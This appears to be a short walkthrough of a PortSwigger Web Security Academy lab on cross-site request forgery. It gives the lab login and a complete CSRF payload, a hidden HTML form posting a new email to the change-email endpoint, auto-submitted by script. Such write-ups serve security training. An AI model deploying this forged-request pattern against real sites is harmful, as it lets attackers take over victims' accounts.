
This lab's email change functionality is vulnerable to CSRF.

To solve the lab, craft some HTML that uses a CSRF attack to change the viewer's email address and upload it to your exploit server.

You can log in to your own account using the following credentials: wiener:peter

Open Burp's browser and log in to your account using weiner:peter.

Update the email and capture the Request and Response in the Burp Suite,



CSRF Payload,

<form method="POST" action="https:// 0a5c000304c7eed781811b24004f00d7.web-security-academy.net/my-account/change-email">

<input type="hidden" name="email" value="kakashi%40web-security-academy.net">


</form>


<script>

document.forms[0].submit();

</script>

Copy the above payload script and paste it in the exploit server.





We can see that Email is changed.